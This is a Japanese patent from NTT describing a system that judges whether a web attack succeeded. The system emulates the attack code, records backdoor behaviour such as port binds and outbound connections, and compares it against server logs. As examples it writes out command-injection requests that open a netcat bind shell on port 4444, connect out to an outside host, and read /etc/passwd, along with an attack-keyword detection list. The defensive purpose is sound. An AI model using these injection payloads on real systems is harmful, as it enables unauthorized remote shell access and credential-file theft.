(19)日本国特許庁(JP)　(12)特　許　公　報(B2)　(11)特許番号
特許第6867552号
(P6867552)
(45)発行日　令和3年4月28日(2021.4.28)　(24)登録日　令和3年4月12日(2021.4.12)

(51)Int.Cl.　F I
H04L 12/66 (2006.01)　H04L 12/66 B

請求項の数 4　(全 12 頁)

(21)出願番号　特願2020-521093(P2020-521093)
(86)(22)出願日　平成31年4月15日(2019.4.15)
(86)国際出願番号　PCT/JP2019/016207
(87)国際公開番号　WO2019/225214
(87)国際公開日　令和1年11月28日(2019.11.28)
審査請求日　令和2年5月15日(2020.5.15)
(31)優先権主張番号　特願2018-97419(P2018-97419)
(32)優先日　平成30年5月21日(2018.5.21)
(33)優先権主張国・地域又は機関
日本国(JP)

(73)特許権者　000004226
日本電信電話株式会社
東京都千代田区大手町一丁目５番１号
(74)代理人　110002147
特許業務法人酒井国際特許事務所
(72)発明者　鐘本　楊
東京都千代田区大手町一丁目５番１号　日本電信電話株式会社内
(72)発明者　青木　一史
東京都千代田区大手町一丁目５番１号　日本電信電話株式会社内

審査官　宮島　郁美

最終頁に続く

(54)【発明の名称】判定方法、判定装置および判定プログラム

(57)【特許請求の範囲】
【請求項１】
攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定方法であって、
前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、
前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、
前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、
前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップと
を含んだことを特徴とする判定方法。
【請求項２】
前記特徴抽出ステップは、前記バックドア動作に関する特徴として、ＯＳのシステムコール、アプリケーションのＡＰＩ呼び出しあるいは、通信ログを抽出することを特徴とする請求項１に記載の判定方法。
【請求項３】
攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定装置であって、
前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定部と、

前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析部と、
前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出部と、
前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定部と
を備えたことを特徴とする判定装置。
【請求項４】
攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定プログラムであって、
前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、
前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、
前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、
前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップと
をコンピュータに実行させることを特徴とする判定プログラム。
【発明の詳細な説明】
【技術分野】
【０００１】
本発明は、判定方法、判定装置および判定プログラムに関する。
【背景技術】
【０００２】
Ｗｅｂアプリケーションは多くのサービスで利用されている一方で、不特定多数からアクセス可能なため攻撃に晒されやすい性質を持つ。攻撃は、ＷＡＦ（Web Application Firewall）、ＮＩＤＳ（Network-based Intrusion Detection System）等により検知することができるが、攻撃が成功したか否かについては大量のアラートを調査・検証する必要がある。そこで、例えば、攻撃が成功したか否かを判定するため、攻撃リクエストに対応するレスポンスを検査し、攻撃が成功した際に現れる特徴があれば攻撃が成功したと判定し、攻撃が成功した際に現れる特徴がなければ攻撃が失敗したと判定する技術が考えられる（例えば、非特許文献１参照）。
【先行技術文献】
【非特許文献】
【０００３】
【非特許文献１】鐘揚、青木一史、三好潤、嶋田創、高倉弘喜、"AVT Lite: 攻撃コードのエミュレーションに基づくWeb攻撃の成否判定手法"、コンピュータセキュリティシンポジウム 2017 論文集、2017
【発明の概要】
【発明が解決しようとする課題】
【０００４】
しかしながら、上記した従来の技術では、攻撃による痕跡がリクエストと同じコンテキストのレスポンスに存在することを前提としているため、攻撃が成功した際に別の通信を行い、バックドアとして働くような攻撃に対しては攻撃の成否判定ができないという課題があった。
【０００５】
本発明は、上記に鑑みてなされたものであって、バックドアとして働くような攻撃の成否を適切に判定することを目的とする。
【課題を解決するための手段】

【０００６】
上述した課題を解決し、目的を達成するために、本発明の判定方法は、攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定方法であって、前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップとを含んだことを特徴とする。
【０００７】
また、本発明の判定装置は、攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定装置であって、前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定部と、前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析部と、前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出部と、前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定部とを備えたことを特徴とする。
【０００８】
また、本発明の判定プログラムは、攻撃コードによるサーバへの攻撃が成功したか否かを判定する判定プログラムであって、前記サーバへの攻撃リクエストに含まれる攻撃コードの攻撃タイプを判定する攻撃タイプ判定ステップと、前記判定された攻撃タイプに応じ、前記サーバへの前記攻撃コードによる攻撃のエミュレーションを実施する攻撃コード解析ステップと、前記エミュレーションの結果、前記サーバへの攻撃に成功した場合に前記サーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する特徴抽出ステップと、前記サーバの通信ログが前記抽出した特徴を有する場合、前記攻撃コードによる攻撃が成功したと判定する成否判定ステップとをコンピュータに実行させることを特徴とする。
【発明の効果】
【０００９】
本発明によれば、既存のシステムを変更することなく、バックドアとして働くような攻撃の成否を適切に判定することができるという効果を奏する。
【図面の簡単な説明】
【００１０】
【図１】図１は、第１の実施形態の判定装置の動作概要を説明する図である。
【図２】図２は、図１の判定装置の構成例を示す図である。
【図３】図３は、図２の攻撃タイプ別キーワードリストの例を示す図である。
【図４】図４は、図２のバックドア動作特徴テーブルの例を示す図である。
【図５】図５は、図２の判定装置の処理手順を示すフローチャートである。
【図６】図６は、判定装置を含むネットワークの構成例を示す図である。
【図７】図７は、判定プログラムを実行するコンピュータを示す図である。
【発明を実施するための形態】
【００１１】
以下、図面を参照しながら、本発明の実施形態を説明する。本発明は本実施形態に限定されない。
【００１２】
［第１の実施形態］
［概要］
図１を用いて、第１の実施形態の判定装置１０の動作概要を説明する。まず、判定装置

１０は、例えば、図１に示すように、ｗｅｂアプリケーション（ｗｅｂサーバ）への攻撃リクエスト（（１））を受信する。例えば、ｗｅｂアプリケーション/index.phpには任意のコマンド実行という脆弱性が存在し、ｗｅｂサーバが攻撃リクエストとして「GET /index.php?file=home;nc -l -p 4444 -e /bin/bash」という攻撃を受けたとする。

【００１３】

そして、判定装置１０は、エミュレータで攻撃コードを実行し、エミュレータ内で観測した挙動を後述するバックドア動作特徴テーブル１１２（図１では図示略）に格納する（２）。例えば、判定装置１０は、エミュレータで攻撃コードを実行した結果、この攻撃が成功するとポート番号4444で通信の接続を待ち受け、接続後/bin/bashが起動するため、外部から4444番ポートに接続することで、任意のコマンドが実行できることが観測できたものとする。

【００１４】

その後、Ｗｅｂサーバに対して4444番ポート（TCP4444ポート）で接続を確立するバックドア動作があったものとする（３）。そして、判定装置１０は、バックドア動作特徴テーブル１１２を参照し、バックドア動作の有無によって攻撃リクエストの成否を判定する（４）。具体的には、判定装置１０は、バックドア動作特徴テーブル１１２と実際の通信ログを照らし合わせることで、攻撃が成功しているか判定する。

【００１５】

このようにすることで、判定装置１０は、攻撃リクエストがあった際、攻撃コードをエミュレータ内でその動作を観測し、攻撃コードで指定したバックドア通信の有無によって、攻撃の成否を判定する。この結果、判定装置１０では、既存のシステムを改変することなく、攻撃コードをエミュレータ内でその動作を観測し、攻撃コードで指定したバックドア動作の有無によって、攻撃の成否を適切に判定することが可能である。

【００１６】

［構成］

次に、図２を用いて判定装置１０の構成を説明する。判定装置１０は、記憶部１１と、攻撃検知部１２１と、攻撃タイプ判定部１２２と、攻撃コード解析部１２３と、特徴抽出部１２４と、成否判定部１２５とを備える。

【００１７】

攻撃タイプ別キーワードリスト１１１は、攻撃タイプごとに、当該攻撃タイプの攻撃コードに含まれるキーワードを示した情報である。この攻撃タイプ別キーワードリスト１１１は、攻撃タイプ判定部１２２が、攻撃コードに含まれるキーワードから攻撃タイプを判定する際に参照される。

【００１８】

なお、攻撃タイプは、例えば、A.OSコマンドを悪用する攻撃タイプ、B.プログラムコードを悪用する攻撃タイプ、C.SQLコマンド（DBの機能）を悪用する攻撃タイプ（例えば、SQL Injection等）、D.HTTPレスポンスを悪用する攻撃タイプ（例えば、XSS、Header Injection等）、E.ファイル操作を悪用する攻撃タイプ（例えば、ディレクトリトラバーサル等）の５つのタイプに分けられる。

【００１９】

なお、図３に例示するように、上記のA.の攻撃タイプではOSコマンドの名前をキーワードとする。また、B.の攻撃タイプではプログラミング言語で利用する固有表現をキーワードとする。例えば、PHPであればprint_r、var_dump、base64_decode等のPHPに固有の関数あるいはPHPの固有表現等（$_GET、$_POST等）をキーワードとする。その他のプログラミング言語（Java（登録商標）、Perl、Ruby、Python等）においても同等である。そのため、B.の攻撃タイプではプログラミング言語毎に攻撃タイプ別キーワードリストを保持している。このとき、どのプログラミング言語に当たるかの情報は、例えば、図３に示すように、サブ攻撃タイプとして保持する。

【００２０】

また、C.の攻撃タイプではSQLコマンドの名前（select、update、insert、drop等）やD

Bアクセスの際の特徴的な表現をキーワードとする。例えば、MySQLの場合、information_schema、@@version、mysql等である。さらに、D.の攻撃タイプではHTMLやJavascript（登録商標）で利用される固有表現（alert、onclick等）をキーワードとする。また、E.の攻撃タイプではディレクトリトラバーサル攻撃で利用される固有表現（../等）をキーワードとする。

【００２１】

バックドア動作特徴テーブル１１２は、後述する攻撃コード解析部によってエミュレータで攻撃コードが実行された結果、エミュレータ内で観測された挙動を記憶するテーブルである。例えば、バックドア動作特徴テーブル１１２は、図４に例示するように、OSのシステムコール、アプリケーションのAPI呼び出しあるいは、通信の監視で観測された「動作」と、バックドア通信で用いられる「IPアドレス」および「ポート番号」とを記憶するテーブルである。通信ログ１１３は、Ｗｅｂサーバで実行された通信に関するログである。

【００２２】

攻撃検知部１２１は、ｗｅｂサーバへのリクエストが攻撃か否かの判定（攻撃検知）を行う。攻撃検知のアルゴリズムは、既存のシグネチャ検知のアルゴリズム（例えば、Snort (https://www.snort.org/)や、Bro(https://www.bro.org/)）や、異常検知のアルゴリズム（例えば、Detecting Malicious Inputs of Web Application Parameters Using Character Class Sequences, COMPSAC, 2015）を用いてよい。

【００２３】

なお、ここでは、攻撃検知部１２１が処理対象とするリクエストにおけるURLエンコードやHTMLエンコードはデコード済みであるとする。例えば、リクエストが「GET /index.php?id=1234%3Bcat%20%2Fetc%2Fpasswd%3B」である場合、「GET /index.php?id=1234;cat /etc/passwd;」にデコード済であるものとする。

【００２４】

また、リクエストにおける攻撃コードの部分は、上記の既存のシグネチャ検知や異常検知のアルゴリズムにより出力されるものとする。例えば、リクエストが「GET /index.php?id=1234;cat /etc/passwd;」である場合、上記のアルゴリズムにより、上記のリクエストの攻撃コードの部分である「1234;cat /etc/passwd;」が出力されるものとする。

【００２５】

攻撃タイプ判定部１２２は、攻撃検知部１２１により攻撃と判定されたリクエストに含まれる攻撃コードに対して攻撃タイプの判定を行う。

【００２６】

ここで、攻撃タイプ判定部１２２は、例えば、ｗｅｂアプリケーションに対する攻撃の中でも特に重要と思われる、５つの攻撃タイプ（上記のA.～E.の攻撃タイプ）のいずれであるかを判定する。ここでの攻撃タイプの判定は、攻撃コードに含まれるキーワードが、攻撃タイプ別キーワードリスト１１１（図３参照）に示されるどの攻撃タイプのキーワードとマッチするかにより行われる。

【００２７】

例えば、攻撃タイプ判定部１２２は、攻撃タイプ別キーワードリスト１１１を参照して、攻撃コードに「cat」が含まれていれば、当該攻撃コードをA.の攻撃タイプ（OSコマンドを悪用する攻撃タイプ）と判定する。また、攻撃タイプ判定部１２２は、攻撃コードに「print_r」が含まれていれば、当該攻撃コードをB.の攻撃タイプ（プログラムコードを悪用する攻撃タイプ）であり、その中でもphpを用いた攻撃タイプであると判定する。

【００２８】

なお、攻撃タイプ判定部１２２は、攻撃コードが、攻撃タイプ別キーワードリスト１１１（図３参照）に示される複数の攻撃タイプのキーワードとマッチした場合、例えば、攻撃コードの最初（攻撃コード内で最も左の位置）に出現したキーワードの攻撃タイプであると判定する。

【００２９】

一例を挙げると、攻撃コードが「;php -e “$i=123456789;var_dump($1)”;」の場合、攻撃タイプ別キーワードリスト１１１において、A.の攻撃タイプのキーワードである「php」と、B.の攻撃タイプのキーワードである「var_dump」とが出現する。このような場合、攻撃タイプ判定部１２２は、上記の攻撃コードにおいて「php」の方が「var_dump」よりも初めに出現しているので、A.の攻撃タイプと判定する。

【００３０】

なお、攻撃タイプ判定部１２２は、攻撃タイプ別キーワードリスト１１１を参照して、攻撃コードがどの攻撃タイプともマッチしなかった場合は判定不可とする。

【００３１】

攻撃コード解析部１２３は、判定された攻撃タイプに応じ、Ｗｅｂサーバへの攻撃コードによる攻撃のエミュレーションを実施する。具体的には、攻撃コード解析部１２３は、攻撃タイプ判定部１２２で判定された攻撃コードの攻撃タイプに応じたエミュレータを用いて、当該攻撃コードによるｗｅｂアプリケーションへの攻撃のエミュレーションを実施する。

【００３２】

なお、上記の各攻撃タイプに応じたエミュレータは、例えば、デバッガやインタープリタを応用して事前に作成しておき、攻撃コード解析部１２３は、事前作成されたエミュレータから、攻撃タイプに応じたエミュレータを選択する。

【００３３】

例えば、攻撃コードの攻撃タイプがA.OSコマンドを悪用する攻撃タイプである場合、攻撃コード解析部１２３は、OSコマンドを実行できる環境（例えば、Windows（登録商標）のコマンドプロンプト、Linux（登録商標）のbash、あるいはコマンドをエミュレートできるエミュレータ）を用いて、当該攻撃コードをコマンドとして実行する。

【００３４】

一例を挙げると、攻撃コード解析部１２３は、「bash -c "cat /etc/passwd;”」というように、bashコマンドに-c引数で指定したコマンドを実行させる。また、例えば、攻撃コードの攻撃タイプが、B.プログラムコードを悪用する攻撃タイプである場合、攻撃コード解析部１２３は、プログラミング言語に対して適切なインタープリタあるいはエミュレータを用いて、当該攻撃コードを実行する。

【００３５】

一例を挙げると、攻撃コードが、phpコードの場合、攻撃コード解析部１２３は、「php -r ”print(‘123456789’);die();”」というように、phpインタープリタに-r引数で指定したコードを実行させる。また、攻撃コードがpythonコードの場合、攻撃コード解析部１２３は、「python -c “import sys;print 123456789;sys.exit()”」というように、pythonインタープリタに-c引数で指定したコードを実行させる。

【００３６】

また、攻撃コードの攻撃タイプが、C.SQLコマンド(DBの機能)を悪用する攻撃タイプ（例えば、SQL Injection等）である場合、攻撃コード解析部１２３は、DBに対してSQL文を実行できるターミナルあるいはエミュレータを用いて、当該攻撃コードを実行する。

【００３７】

なお、SQL Injection攻撃によって挿入されるSQL文（SQLコマンド）は部分的なものであり、そのままでは実行できない。よって、攻撃コード解析部１２３は、SQL文の整形を行う。例えば、攻撃コード解析部１２３は、SQL文のSELECT句等より前の部分を消去することにより、SQL文をSELECT句等が攻撃コードの最初に現れるように変更する。なお、攻撃コード解析部１２３が、SQL文の句のうち、最初に現れるように調整するキーワードはSELECT句以外の句（例えば、update、delete、drop等の句）であってもよく、これらの句は攻撃タイプ別キーワードリスト１１１（図３参照）で与えられているものとする。

【００３８】

特徴抽出部１２４は、エミュレーションの結果、Ｗｅｂサーバへの攻撃に成功した場合にＷｅｂサーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する。例えば

、特徴抽出部１２４は、バックドア動作に関する特徴として、ＯＳのシステムコール、アプリケーションのＡＰＩ呼び出しあるいは通信ログを抽出する。

【００３９】

つまり、特徴抽出部１２４は、エミュレーション時の攻撃コードが実行されている際のバックドア動作に関する特徴を抽出する。ここでいう動作とは具体的にはＯＳのシステムコール、アプリケーションのＡＰＩ呼び出しあるいは通信ログなどのことを指している。取得方法は既存のシステムコールモニターやＡＰＩモニターを利用する。

【００４０】

例えば、攻撃リクエストが「GET /index.php?file=home;nc -l -p 4444 -e /bin/bash」の場合には、「nc -l -p 4444 -e /bin/bash」が攻撃コードとなるため、攻撃コード解析部１２３は、このコマンドをエミュレートする際はエミュレータで実際にこのコマンドを実行する。その際に、攻撃コード解析部１２３は、システムコールをモニターするLinuxのstraceコマンドを攻撃コマンドを実行する以前に挿入することで、攻撃コマンドの実行ログを取得することが可能となる。例えば、下記の例ではシステムコールのbindが呼び出されており、ポート番号4444で接続を受け付けることが分かる。

実行例：strace nc -l -p 4444

出力：bind(4<TCP:[96541]>, {sa_family=AF_INET, sin_port=htons(4444), sin_addr=inet_addr("0.0.0.0")}, 128) = 0

【００４１】

もう一つの例を示す。例えば、攻撃リクエストが「GET /index.php?file=home;nc 1.2.3.4 4444」の場合には、「nc 1.2.3.4 4444」が攻撃コードとなるため、攻撃コード解析部１２３は、このコマンドをエミュレートする際はエミュレータで実際にこのコマンドを実行する。その際に、攻撃コード解析部１２３は、通信を観測するtcpdumpコマンド等を実行しながら、攻撃コマンドを実行することで、攻撃コマンドを実行した際の通信ログを取得することが可能となる。

例えば、下記の例では通信先が1.2.3.4、ポート番号4444で接続を行うことが分かる。

実行例：tcpdump -i eth0

出力：

00:00:01 IP 192.168.1.2.50000 > 1.2.3.4.4444: Flags [S], seq 100000000, win 65535

00:00:02 IP 192.168.1.2.50000 > 1.2.3.4.4444: Flags [S], seq 100000000, win 65535

【００４２】

特徴抽出部１２４は、このようにして取得したシステムコールのログや通信ログ等を動作としてバックドア動作特徴テーブル１１２に保存する（図４参照）。

【００４３】

成否判定部１２５は、Ｗｅｂサーバにおける実際の通信の通信ログが、特徴抽出部１２４によって抽出された特徴を有する場合、攻撃コードによる攻撃が成功したと判定する。一方、成否判定部１２５は、Ｗｅｂサーバの通信ログが、特徴抽出部１２４によって抽出された特徴を有していない場合、攻撃は失敗したと判定する。そして、成否判定部１２５は、攻撃の成否（成功／失敗）の判定結果を出力する。

【００４４】

判定方法として、例えば、成否判定部１２５は、バックドア動作特徴テーブル１１２に保存された動作と実際の動作を照合し、バックドア動作の有無によって攻撃の成否を判定する。なお、判定方法は観測された動作によって異なるようにしてもよい。例えば、成否判定部１２５は、動作が接続待ちを表す「ｂｉｎｄ」である場合には、判定方法として、時間Ｔ以内に攻撃対象となったホストに対して観測したポート番号に対して接続が確立したかどうか判定し、確立した場合は成功、確立できなかった場合は失敗と判定する。また、例えば、成否判定部１２５は、動作が接続することを表す「ｃｏｎｎｅｃｔ」である場合には、判定方法として、時間Ｔ以内に観測したＩＰアドレスおよびポート番号に対して

接続が確立したかどうか判定し、確立した場合は成功、確立できなかった場合は失敗と判定する。

【００４５】

この場合に、例えば、前述した例では、4444番ポートで接続を待ち受けるため、成否判定部１２５は、時間Ｔ以内に攻撃者からポート番号4444に対して接続が確立される場合は攻撃成功と判定し、確立されなければ失敗と判定する。

【００４６】

［処理手順］

次に、図５を用いて、判定装置１０の処理手順を説明する。まず、判定装置１０の攻撃検知部１２１は、ｗｅｂアプリケーションへのリクエストが攻撃か否かを判定する（Ｓ１）。ここで、当該リクエストが攻撃であれば（Ｓ１でＹｅｓ）、攻撃タイプ判定部１２２は、攻撃タイプ別キーワードリスト１１１を参照して、当該リクエストに含まれる攻撃コードの攻撃タイプを判定する（Ｓ２）。攻撃タイプ判定部１２２が攻撃タイプを判定可能な場合（Ｓ３でＹｅｓ）、攻撃コード解析部１２３は、判定された攻撃タイプに基づき、攻撃コードのエミュレーションを実行する。そして、特徴抽出部１２４は、エミュレーションの結果、Ｗｅｂサーバへの攻撃に成功した場合にＷｅｂサーバへの攻撃コードに現れるバックドア動作に関する特徴を抽出する攻撃コード解析処理を行う（Ｓ４）。なお、Ｓ１において攻撃検知部１２１がｗｅｂアプリケーションへのリクエストは攻撃ではないと判定した場合（Ｓ１でＮｏ）、処理を終了する。

【００４７】

Ｓ４の後、成否判定部１２５は、エミュレーションで観測したバックドアの挙動と実際の通信を比較する（ステップＳ５）。この結果、成否判定部１２５は、バックドアの動作がないと判定した場合には（Ｓ６でＮｏ）、攻撃は失敗したとして、外部装置等に通知する（Ｓ８）。また、成否判定部１２５は、バックドアの動作があると判定した場合には（Ｓ６でＹｅｓ）、攻撃は成功したとして、外部装置等に通知する（Ｓ７）。なお、Ｓ３において攻撃タイプ判定部１２２が攻撃タイプの判定不可能な場合（Ｓ３でＮｏ）、あるいは、判定装置１０は、攻撃の成否判定は不可として、外部装置等に通知する（Ｓ９）。

【００４８】

［第１の実施形態の効果］

このような判定装置１０によれば、攻撃コードをエミュレータ内でその動作を観測し、攻撃コードで指定したバックドア動作の有無によって、攻撃の成否を判定できるようになるため、既存のシステムを変更することなく、バックドアとして働くような攻撃の成否を適切に判定することができるという効果を奏する。

【００４９】

［その他の実施形態］

なお、上述した判定装置１０における攻撃検知部１２１は、判定装置１０の外部に設置されていてもよい。例えば、図６（ａ）、（ｂ）に示すように、判定装置１０の外部に設置されるＷＡＦ等の攻撃検知機器により実現されてもよい。また、判定装置１０は、図６（ａ）に示すように、攻撃の成否の判定対象となるｗｅｂサーバと直接接続する構成（インライン構成）としてもよいし、図６（ｂ）に示すように、ｗｅｂサーバとＷＡＦ等の攻撃検知機器経由で接続する構成（タップ構成）としてもよい。

【００５０】

［システム構成等］

また、図示した各装置の各構成要素は機能概念的なものであり、必ずしも物理的に図示の如く構成されていることを要しない。すなわち、各装置の分散・統合の具体的形態は図示のものに限られず、その全部または一部を、各種の負荷や使用状況などに応じて、任意の単位で機能的または物理的に分散・統合して構成することができる。さらに、各装置にて行われる各処理機能は、その全部または任意の一部が、ＣＰＵおよび当該ＣＰＵにて解析実行されるプログラムにて実現され、あるいは、ワイヤードロジックによるハードウェアとして実現され得る。

【００５１】
また、本実施の形態において説明した各処理のうち、自動的に行われるものとして説明した処理の全部または一部を手動的に行うこともでき、あるいは、手動的におこなわれるものとして説明した処理の全部または一部を公知の方法で自動的に行うこともできる。この他、上記文書中や図面中で示した処理手順、制御手順、具体的名称、各種のデータやパラメータを含む情報については、特記する場合を除いて任意に変更することができる。
【００５２】
［プログラム］
また、上記の実施形態で述べた判定装置１０の機能を実現するプログラムを所望の情報処理装置（コンピュータ）にインストールすることによって実装できる。例えば、パッケージソフトウェアやオンラインソフトウェアとして提供される上記のプログラムを情報処理装置に実行させることにより、情報処理装置を判定装置１０として機能させることができる。ここで言う情報処理装置には、デスクトップ型またはノート型のパーソナルコンピュータが含まれる。また、その他にも、情報処理装置にはスマートフォン、携帯電話機やＰＨＳ（Personal Handyphone System）等の移動体通信端末、さらには、ＰＤＡ（Personal Digital Assistants）等がその範疇に含まれる。また、判定装置１０を、クラウドサーバに実装してもよい。
【００５３】
図７を用いて、上記のプログラム（判定プログラム）を実行するコンピュータの一例を説明する。図７に示すように、コンピュータ１０００は、例えば、メモリ１０１０と、ＣＰＵ１０２０と、ハードディスクドライブインタフェース１０３０と、ディスクドライブインタフェース１０４０と、シリアルポートインタフェース１０５０と、ビデオアダプタ１０６０と、ネットワークインタフェース１０７０とを有する。これらの各部は、バス１０８０によって接続される。
【００５４】
メモリ１０１０は、ＲＯＭ（Read Only Memory）１０１１およびＲＡＭ（Random Access Memory）１０１２を含む。ＲＯＭ１０１１は、例えば、ＢＩＯＳ（Basic Input Output System）等のブートプログラムを記憶する。ハードディスクドライブインタフェース１０３０は、ハードディスクドライブ１０９０に接続される。ディスクドライブインタフェース１０４０は、ディスクドライブ１１００に接続される。ディスクドライブ１１００には、例えば、磁気ディスクや光ディスク等の着脱可能な記憶媒体が挿入される。シリアルポートインタフェース１０５０には、例えば、マウス１１１０およびキーボード１１２０が接続される。ビデオアダプタ１０６０には、例えば、ディスプレイ１１３０が接続される。
【００５５】
ここで、図７に示すように、ハードディスクドライブ１０９０は、例えば、ＯＳ１０９１、アプリケーションプログラム１０９２、プログラムモジュール１０９３およびプログラムデータ１０９４を記憶する。前記した実施形態で説明した各種データや情報は、例えばハードディスクドライブ１０９０やメモリ１０１０に記憶される。
【００５６】
そして、ＣＰＵ１０２０が、ハードディスクドライブ１０９０に記憶されたプログラムモジュール１０９３やプログラムデータ１０９４を必要に応じてＲＡＭ１０１２に読み出して、上述した各手順を実行する。
【００５７】
なお、上記の判定プログラムに係るプログラムモジュール１０９３やプログラムデータ１０９４は、ハードディスクドライブ１０９０に記憶される場合に限られず、例えば、着脱可能な記憶媒体に記憶されて、ディスクドライブ１１００等を介してＣＰＵ１０２０によって読み出されてもよい。あるいは、上記のプログラムに係るプログラムモジュール１０９３やプログラムデータ１０９４は、ＬＡＮ（Local Area Network）やＷＡＮ（Wide Area Network）等のネットワークを介して接続された他のコンピュータに記憶され、


ネットワークインタフェース１０７０を介してＣＰＵ１０２０によって読み出されてもよい。

【符号の説明】

【００５８】

１０　判定装置
１１　記憶部
１１１　攻撃タイプ別キーワードリスト
１１２　バックドア動作特徴テーブル
１１３　通信ログ
１２１　攻撃検知部
１２２　攻撃タイプ判定部
１２３　攻撃コード解析部
１２５　成否判定部


【図１】



動作	IPアドレス	ポート番号
bind	0.0.0.0	4444

(2)エミュレータ内で観測した挙動

【図２】




【図３】

攻撃タイプ	サブ攻撃タイプ	キーワード
A		cat, ls, wget, curl, echo, print, exec, php, python, ruby, …
B	PHP	print_r, var_dump, base64_decode, … $_GET, $_POST, …
	Java	java., javax., @ognl. など
	Perl	…
	…	…
C		select, update, insert, drop, … information_schema, @@version, mysql., …
D		<, >, script, iframe, document., window., onmouse, onclick, alert(, …
E		../, ./.../, …


【図４】

動作	IPアドレス	ポート番号
bind	0.0.0.0	4444

